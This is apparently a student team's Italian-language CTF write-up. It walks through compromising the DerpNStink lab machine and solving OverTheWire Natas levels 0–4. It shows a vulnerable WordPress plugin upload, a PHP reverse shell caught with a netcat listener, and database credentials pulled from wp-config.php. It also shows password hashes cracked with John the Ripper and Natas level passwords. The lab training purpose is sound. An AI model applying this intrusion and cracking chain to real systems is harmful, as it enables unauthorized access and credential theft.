
★ SCANSIONE WPSCAN:  
Sono stati identificati plugin  
vulnerabili, tra cui Slideshow gallery  
1.4.7, che permette l'upload arbitrario  
di file.

# BLACKBOX DERPNSTINK

The image consists of two screenshots. On the left is a screenshot of a WordPress login page. It features a large blue 'W' logo at the top, followed by input fields for 'Username or Email' containing 'admin' and 'Password' containing 'admin'. Below these is a 'Remember Me' checkbox and a blue 'Log In' button. A green arrow points from the word 'admin' in the password field to a purple button labeled 'Login'. On the right is a screenshot of a WordPress dashboard. At the top, it says 'Howdy, admin'. Below the header is a navigation menu with items like 'Dashboard', 'Profile', 'Slideshow', and 'Collapse menu'. The 'Profile' item is highlighted with a blue underline. A red arrow points from the word 'admin' in the dashboard profile to a purple button labeled 'Accesso'. The background of the dashboard shows various Kali Linux tools and services.

★ **UPLOAD DELLA REVERSE SHELL:**  
Sono state utilizzate le credenziali  
trovate dall'attacco dizionario per il  
login su WordPress

# BLACKBOX DERPNSTINK



★ **UPLOAD DELLA REVERSE SHELL:**  
Ottenuto l'accesso è stato possibile caricare una reverse shell php nella slideshow gallery sfruttandone una vulnerabilità

Upload Reverse Shell

# BLACKBOX DERPNSTINK

```
(kali㉿kali)-[~/Downloads]
$ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.178.166] from derpnstink.local [192.168.178.172] 36428
Linux DeRPnStiNK 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 i686 i6
08:28:46 up 1 day, 2:58, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

nc in ascolto

PHP caricato

```
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'mysql');

/** MySQL hostname */
```

credenziali individuate



- ★ APERTURA DELLA REVERSE SHELL:  
Netcat è stato messo in ascolto e il file PHP caricato è stato aperto per ottenere l'accesso alla shell.

- ★ ACCESSO AL DATABASE:  
Sono state individuate le credenziali del database in **wp-config.php**, all'interno del file wp-config.php

# BLACKBOX DERPNSTINK

ID	user_login	user_pass	user_nicename	user_email
1	unclestinky	\$P\$BW6NTkFvboVVCHU2R9qmNai1WfHSC41	unclestinky	unclestinky@DeRPnStiNK.local
2	admin	\$P\$BgnU3VLAvgRWd3rdrkfVIuQr6mFvpd/	admin	admin@derpnstink.local

## ★ CREDENZIALI WORDPRESS:

Nel database sono presenti due nomi utenti con i relativi hashtag della password, conoscendo già la password di “admin” si procede al cracking dell’altra



```
(kali㉿kali)-[~]
$ sudo nano passderp.hash

GNU nano 8.0
$P$BW6NTkFvboVVCHU2R9qmNai1WfHSC41
```

File contenente file hash

# BLACKBOX DERPNSTINK

## Password decodificata di unclestinky

The terminal window shows the command \$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=phpass passderp.hash being run to crack the password. The output indicates the password 'wedgie57' was found.

The WordPress dashboard shows the user 'unclestinky' has logged in. In the 'Posts' section, there are two posts: 'Flag.txt — Draft' and 'Hello world!'. A red arrow points to the 'Flag.txt' post.

Login e flag2 trovata

flag

flag2(a7d355b26bda6bf1196ccffeadob2cf2b81foa9de5b4876b44407f1dc07e  
51e6)

## ★ CRACK DELLE PASSWORD:

È stato utilizzato **john the ripper** per craccare la password dell'utente "unclestinky" trovata in **wp\_users**.

## ★ ACCESSO COME UNCLESTINKY:

È stato effettuato il login a WordPress con le nuove credenziali, esplorate le sezioni e individuata la seconda flag nella sezione "post" nel file Flag.txt.

## BONUS 4:

## NATASØ

Ogni livello contiene, da qualche parte sul server, la password che permette di accedere al livello successivo.

Inoltre, per ogni livello, vengono proposti suggerimenti e comandi su cui dovremmo documentarci e di cui potremmo aver bisogno per risolvere la sfida.

# LEVEL 0

## Natas Level 0

Username: natas0

Password: natas0

URL: <http://natas0.natas.labs.overthewire.org>

You can find the password for the next level on this page.

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas0", "pass": "natas0" };</script></head>
<body>
<h1>natas0</h1>
<div id="content">
You can find the password for the next level on this page.
</div>
</body>
</html>
```

★ **Login:**

Login su

**http://natas0.natas.labs.overthewire.org**

rg

con utente e password: **natas0**

★ **Ottenimento password:**

Otteniamo la password per **natas1** dopo aver visualizzato il sorgente della pagina con il tasto **Ctrl+U**.

# LEVEL 1

You can find the password for the next level on this page, but rightclicking has been blocked!

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas1", "pass": "0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq" };</script></head>
<body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
<h1>natas1</h1>
<div id="content">
You can find the password for the
next level on this page, but rightclicking has been blocked!

<!--The password for natas2 is TguMNxKo1DSa1tuJBLuZJnDULCcUAP1I -->
</div>
</body>
</html>
```

## ★ Ottenimento password:

Non è possibile usare il tasto destro per visualizzare l'origine della pagina, ma si può usare

**<CTRL>+<U>**

O premere **F12** per visualizzare il codice HTML nella console.

# LEVEL 2

There is nothing on this page

```
1 <?DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"?>
2 <html>
3   <head>
4     <title>Index of /files</title>
5   </head>
6   <body>
7     <h1>Index of /files</h1>
8     <table>
9       <tr><th valign="top"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr>
10      <tr><th colspan="5"><hr></th></tr>
11      <tr><td valign="top"></td><td><a href="/">Parent Directory</a></td>&nbsp;</td><td align="right"> - </td><td>&nbsp;</td></tr>
12      <tr><td valign="top"></td><td><a href="pixel.png">pixel.png</a></td><td align="right">2024-06-20 04:02 </td><td align="right">303 </td><td>&nbsp;</td></tr>
13      <tr><td valign="top"></td><td><a href="users.txt">users.txt</a></td><td align="right">2024-06-20 04:02 </td><td align="right">145 </td><td>&nbsp;</td></tr>
14      <tr><th colspan="5"><hr></th></tr>
15    </table>
16    <address>Apache/2.4.58 (Ubuntu) Server at natas2.natas.labs.overthewire.org Port 80</address>
17  </body></html>
```

# username:password  
alice:BYNdCesZqlW  
bob:jw2ueICLvT  
charlie:G5vCxkVV3m  
natas3:3gqisGdR0pjM6tpkDKdIW02hSvhLeYH  
eve:zo4mJwyNj2  
mallory:9urtcpzBmH

## ★ Ottenimento password:

Prima si controlla l'origine della pagina. Non sembra esserci nulla nel file pixel.png.

*Navigando nella directory /files/, si trova il file users.txt che contiene la password per il livello successivo.*

# LEVEL 3

The screenshot shows a web browser window with two tabs open. The top tab, titled 'NATAS3', displays a message: 'There is nothing on this page'. The bottom tab, also titled 'NATAS3' and showing the URL 'natas3.natas.labs.overthewire.org/robots.txt', contains the following content:

```
User-agent: *
Disallow: /s3cr3t/
```

The second tab, titled 'natas3.natas.labs.overthewire.org/s3cr3t/' and showing the URL 'natas3.natas.labs.overthewire.org/s3cr3t/', displays an index of files in the '/s3cr3t' directory:

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">users.txt</a>	2024-07-17 15:52	40	


At the bottom of the page, the Apache server information is visible: 'Apache/2.4.58 (Ubuntu) Server at natas3.natas.labs.overthewire.org Port 80'.

## ★ Ottenimento password:

Visualizzando l'origine della pagina, si nota che nemmeno Google lo troverà questa volta

Consultando il file **robots.txt**, si scopre che la directory **/s3cr3t/** è esclusa.

# LEVEL 4



## ★ Ottenimento password:

L'app Web indica che le utenti autorizzate devono provenire da

***http://natas5.natas.labs.overthewire.org/***

# CYBEREAGLES



CYBEREAGLES



**NOEMI DE MARTINO**



**CRISTIAN BONALDI**



**FLAVIO SCOGNAMIGLIO**



**MATTEO BELTRAMI MARZOLINI**



**MATTIA FOSSATI**



**PAOLO ROMEO**



**ANTONIO SPALLONE**



**MATTEO ZERBI**



**VICTORIA M. BRAILE**



**SARAH ORTIZ**